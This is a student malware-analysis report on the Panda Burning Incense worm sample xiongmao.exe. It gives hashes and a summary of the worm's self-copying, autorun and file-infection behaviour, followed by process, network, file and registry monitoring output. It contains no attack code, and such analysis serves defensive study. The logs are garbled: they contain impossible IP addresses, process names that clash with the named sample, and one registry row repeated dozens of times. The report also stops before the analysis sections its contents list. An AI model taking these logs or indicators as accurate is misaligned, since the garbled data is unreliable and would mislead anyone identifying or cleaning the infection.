



**15PB信息安全教育**  
15PB Information Security Education

# 分析报告

样本名	xiongmao.exe
班级	软安 41 期
作者	张海龙
时间	2020-12-30
平台	Windows 7

## 目录

1. 样本概况 .....	3
1.1 样本信息 .....	3
1.2 测试环境及工具 .....	3
1.3 分析目标 .....	3
2. 利用 pchunter 和 wsexploer 敏感信息 .....	4
2.1 查看可疑进程 .....	4
2.2 查看可疑启动项 .....	4
2.3 查看驱动/服务可疑项 .....	4
2.4 查看其他可疑项 .....	4
2.5 查看可疑流量 .....	5
3. 利用火绒剑监控软件行为 .....	5
3.2 文件监控 .....	6
3.3 注册表监控 .....	6
3.4 进程监控 .....	7
3.5 网络监控 .....	7
3.6 行为监控 .....	8
4. 具体分析病毒行为 .....	8
4.1 使用 die 进行查壳 .....	10
4.2 使用 OD 进行手动脱壳 .....	11
4.3 遍历文件进行感染 .....	13
4.4 感染可执行文件 .....	15
4.5 感染网页文件 .....	16
4.6 复制病毒母体并写入配置文件 .....	17
4.7 创建定时器保护自身 .....	19
4.8 SafeSelfThreadProc .....	20
4.9 从指定网址查看链接并访问内容, 下载病毒, 然后执行 .....	22
4.10 攻击注册表 .....	22
5. 解决方案 .....	22
致    谢 .....	23

## 1. 样本概况

### 1.1 样本信息

病毒名称: 512301C535C88255C9A252FDF70B7A03

所属家族: 蠕虫

MD5 值: 512301C535C88255C9A252FDF70B7A03

SHA1 值: CA3A1070CFF311C0BA40AB60A8FE3266CFEFE870

CRC32: E334747C

病毒行为:

1. 将自身拷贝到 C:\Windows\System32\drivers\spo0lsv.exe, 然后结束自身
2. 在每个目录下释放隐藏文件 Desktop\_.txt (内容, 感染日期)
3. 创建 C:\Windows\System32\drivers\spo0lsv.exe 自启动
4. 复制病毒文件到 C 盘根目录 setup.exe, 并且写入可疑文件 autorun.inf
5. autorun.inf 文件注册启动项
6. 感染文件, 将应用程序的图标替换成熊猫烧香的图标(原因, 熊猫烧香的 PE 文件在可执行文件之前, 原 PE 文件作为熊猫烧香的附加段在文件中, 系统识别可执行程序 识别的是熊猫烧香的。所以图标被替换了)

### 1.2 测试环境及工具

测试环境: win7

使用工具: pchunter、wsexplorer、火绒剑、die、ida、od、importrec、hash

### 1.3 分析目标

- 1、提取病毒样本, 手工清理机器
- 2、行为分析, 获取病毒行为
- 3、详细分析, 找到行为恶意代码
- 4、提出解决方案、编写专杀工具

## 2.1 查看可疑进程

[illegible]

无

## 2.4 查看其他可疑项

文件名	大小	占用空间	创建时间	修改时间
setup.exe	30001	32768	2020-12-30 08:18:28	2018-07-14 08:40:21
oscpfile.sys	2149951168	2149951168	2020-10-08 09:14:41	2020-12-30 07:50:56
config.sys	10	16	2009-07-14 10:04:04	2009-06-11 05:42:20
BOOTSECT.BAK	8192	8192	2020-10-08 09:14:04	2020-10-08 09:14:04
bootmgr	38176	380124	2020-10-08 09:14:04	2010-11-21 05:29:06
imgupdate	11	12	2020-12-30 07:50:56	2020-12-30 07:50:56
autoexec.bat	24	24	2009-07-14 10:04:04	2009-06-11 05:42:20
\$Volume	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$UpCase	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$Extend\$SDS	423556	423984	2020-10-08 09:12:47	2020-10-08 09:12:47
\$Eureur	0	0	2020-10-08 09:12:47	2020-10-08 09:12:47
\$NFTMerr	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$NFT	16384	16384	2020-10-08 09:12:47	2020-10-08 09:12:47
\$LogFile	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$Boot	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$Bitmap	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$BadClus:\$Bad	64422408192	64422408192	1970-01-01 08:00:00	1970-01-01 08:00:00
\$BadClus	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00
\$MftDef	0	0	1970-01-01 08:00:00	1970-01-01 08:00:00

Tcp	0.0.0.0 - 49156	0.0.0.0	LISTENING	528	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49453	210.220.52.1443	ESTABLISHED	2172	C:\Program Files\Windows Defender\WdCntr.exe
Tcp	192.168.78.136 - 49540	21.42.79.77.81	ESTABLISHED	1184	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49627	42.81.57.21.80	ESTABLISHED	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49628	42.81.57.21.80	ESTABLISHED	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49629	42.81.57.21.145	ESTABLISHED	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49632	30.222.152.202.80	CLOSE_WAIT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49636	192.168.78.1.80	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49637	192.168.78.134.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49638	192.168.78.134.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49639	192.168.78.120.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49640	192.168.78.120.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49641	192.168.78.121.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49642	192.168.78.141.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49643	192.168.78.141.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49644	192.168.78.64.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49645	192.168.78.120.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	192.168.78.136 - 49646	192.168.78.28.445	SYN_SENT	3504	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 135	0.0.0.0	LISTENING	712	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 445	0.0.0.0	LISTENING	4	System
Tcp	0.0.0.0 - 49152	0.0.0.0	LISTENING	776	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 49153	0.0.0.0	LISTENING	776	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 49154	0.0.0.0	LISTENING	776	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 49155	0.0.0.0	LISTENING	544	C:\Windows\System32\svchost.exe
Tcp	0.0.0.0 - 49156	0.0.0.0	LISTENING	528	C:\Windows\System32\svchost.exe
Udp	192.168.78.136 - 137	0.0.0.0	LISTENING	4	System
Udp	192.168.78.136 - 138	0.0.0.0	LISTENING	4	System
Udp	127.0.0.1 - 1900	127.0.0.1	LISTENING	1880	C:\Windows\System32\svchost.exe
Udp	192.168.78.136 - 1900	0.0.0.0	LISTENING	1184	C:\Windows\System32\svchost.exe
Udp	0.0.0.0 - 5350	0.0.0.0	LISTENING	1184	C:\Windows\System32\svchost.exe
Udp	127.0.0.1 - 5205	0.0.0.0	LISTENING	1772	C:\Program Files\Foxit Software\Foxit Reader\Foxit Reader.exe
Udp	127.0.0.1 - 5478	0.0.0.0	LISTENING	1772	C:\Program Files\Foxit Software\Foxit Reader\Foxit Reader.exe
Udp	127.0.0.1 - 5949	0.0.0.0	LISTENING	5832	C:\Tools\Powercat_FoxitPCMonitor.32.exe
Udp	0.0.0.0 - 596	0.0.0.0	LISTENING	776	C:\Windows\System32\svchost.exe
Udp	0.0.0.0 - 1900	0.0.0.0	LISTENING	2800	C:\Windows\System32\svchost.exe

[illegible]




### 3.2 文件监控

时间	进程名	进程ID	任务ID	动作	描述	参数	结果
08-40-28.389	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in		0x00000000   操作成功完成。
08-40-28.514	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in	offset=0x00000000 datalen=0x000000A	0x00000000   操作成功完成。
08-40-28.514	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in		0x00000000   操作成功完成。
08-40-29.000	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-29.000	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe		0x00000000   操作成功完成。
08-40-29.000	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe	offset=0x000007531 datalen=0x0000080	0x00000000   操作成功完成。
08-40-29.000	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe		0x00000000   操作成功完成。
08-40-29.278	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetConfig.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-29.278	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetConfig.exe		0x00000000   操作成功完成。
08-40-29.278	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetConfig.exe	offset=0x000007531 datalen=0x0000080	0x00000000   操作成功完成。
08-40-29.372	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetConfig.exe		0x00000000   操作成功完成。
08-40-29.372	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetRepair.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-29.419	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetRepair.exe		0x00000000   操作成功完成。
08-40-29.419	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetRepair.exe	offset=0x000007531 datalen=0x0000080	0x00000000   操作成功完成。
08-40-29.419	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetRepair.exe		0x00000000   操作成功完成。
08-40-29.497	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetService.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-29.497	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetService.exe		0x00000000   操作成功完成。
08-40-29.497	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetService.exe	offset=0x0007531 datalen=0x0000080	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	C:\calc -符号winnm.pdf\Desktop_in	offset=0x00000000 datalen=0x00001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	C:\calc -符号winnm.pdf\7AFD9FCAD74F6B8E31A667CAE2BFCD\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\Desktop_in	offset=0x00000000 datalen=0x0001000	0x00000000   操作成功完成。
08-40-29.568	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetService.exe		0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_write	D:\Setup.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_modified	D:\Setup.exe		0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_write	C:\autorun.inf	offset=0x00000000 datalen=0x0000051	0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_modified	C:\autorun.inf		0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_modified	C:\setup.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_write	C:\autorun.inf	offset=0x00000000 datalen=0x0000051	0x00000000   操作成功完成。
08-40-30.043	spsvc.exe	40483612	1800	FILE_modified	C:\autorun.inf		0x00000000   操作成功完成。
08-40-30.136	spsvc.exe	40483644	1800	FILE_write	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe	offset=0x00000000 datalen=0x0007531	0x00000000   操作成功完成。
08-40-30.136	spsvc.exe	40483644	1800	FILE_modified	D:\Program Files\Palmsipnet\2.7.0.1702\palmsipnetlocitop.exe		0x00000000   操作成功完成。


### 3.3 注册表监控

大漠剑 系统安全审计软件									
<div><div><div>系统</div><div>进程</div><div>启动项</div><div>网络</div><div>影子扫描</div><div>服务</div><div>驱动</div><div>网络</div><div>文件</div><div>注册表</div></div></div>									
进程	停止进程	清空	导出进程						
时间戳	进程名	地址	名称	类型	备注	数据	操作		
08-40-24037	tpo.exe	0x4b3648	1800	REG_mhkkey	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASAPI2	access:0000020018	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASAPI2\EnableTracing	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASAPI2\EnableConsoleTracing	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASAPI2\TracingMask	type:00000004 data:00 00 00 FF	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASAPI2\ConsoleTracingMask	type:00000004 data:00 00 00 FF	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\EnableTracing	type:00000002 data:23 77 68 64	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_mhkkey	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC	access:0000020018	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\EnableTracing	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\TracingMask	type:00000004 data:00 00 00 FF	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\TracingMask	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\AutoTrace	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24037	tpo.exe	0x4b3648	1800	REG_value	KEY_LOCAL_MACHINE\Software\Microsoft\Tracing\tpo.sys_RASMANC\FixDirectory	type:00000002 data:23 77 68 64	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable	type:00000004 data:00 00 00 00	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\GatewaySettings	type:00000003 data:32 44 60 00 00 00 00 00	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
08-40-24032	tpo.exe	0x4b3648	1800	REG_value	KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\svchost	type:00000001 data:80 43 3A 3C 57 68	0x00000000	修改成功	成功
